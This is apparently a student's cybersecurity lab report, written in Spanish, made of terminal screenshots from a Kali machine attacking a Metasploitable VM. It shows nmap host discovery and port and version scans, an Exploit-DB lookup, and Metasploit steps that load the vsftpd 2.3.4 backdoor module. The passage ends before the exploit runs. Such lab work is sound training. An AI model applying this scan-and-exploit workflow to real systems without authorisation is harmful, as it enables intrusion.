Actividad de Aprendizaje - Laboratorio Ciberseguridad 1

Adrian Eduardo Treviño Peña A01198211


09 de Septiembre del 2023

Implementacion de seguridad en redes y Software


Alberto Ruiz

Indice

Parte 1




```
┌──(admin㉿kali)-[~]
└─$ 
```




```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ _
```


Parte 2




```
┌──(admin㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.64.4  netmask 255.255.255.0  broadcast 192.168.64.255
        inet6 fd4f:4315:555c:ffd3:b8e8:6aff:fe3a:4d8  prefixlen 64  scopeid 0
x0<global>
        inet6 fe80::b8e8:6aff:fe3a:4d8  prefixlen 64  scopeid 0×20<link>
        inet6 fd4f:4315:555c:ffd3:a81a:a70d:3193:f0f8  prefixlen 64  scopeid
0×0<global>
        ether ba:e8:6a:3a:04:d8  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 10982 (10.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 6688 (6.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(admin㉿kali)-[~]
└─$ nmap 192.168.64.4/24 -sP
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 12:37 CST
Nmap scan report for 192.168.64.1
Host is up (0.0083s latency).
Nmap scan report for 192.168.64.2
Host is up (0.0075s latency).
Nmap scan report for 192.168.64.4
Host is up (0.0050s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.97 seconds
```



```
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.97 seconds

┌──(admin㉿kali)-[~]
└─$ nmap 192.168.64.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 12:41 CST
Nmap scan report for 192.168.64.2
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```



```
┌──(admin㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.64.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 12:42 CST
Nmap scan report for 192.168.64.2
Host is up (0.0025s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.42 seconds
```




□ Verified □ Has App

Show 15


Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	⬇		✓	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05	⬇	▣	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit


Showing 1 to 2 of 2 entries (filtered from 45,767 total entries)




```
┌──(admin㉿kali)-[~]
└─$ msfconsole

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```




```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```




```
[*] No payload configured, defaulting to cmd/unix/interact
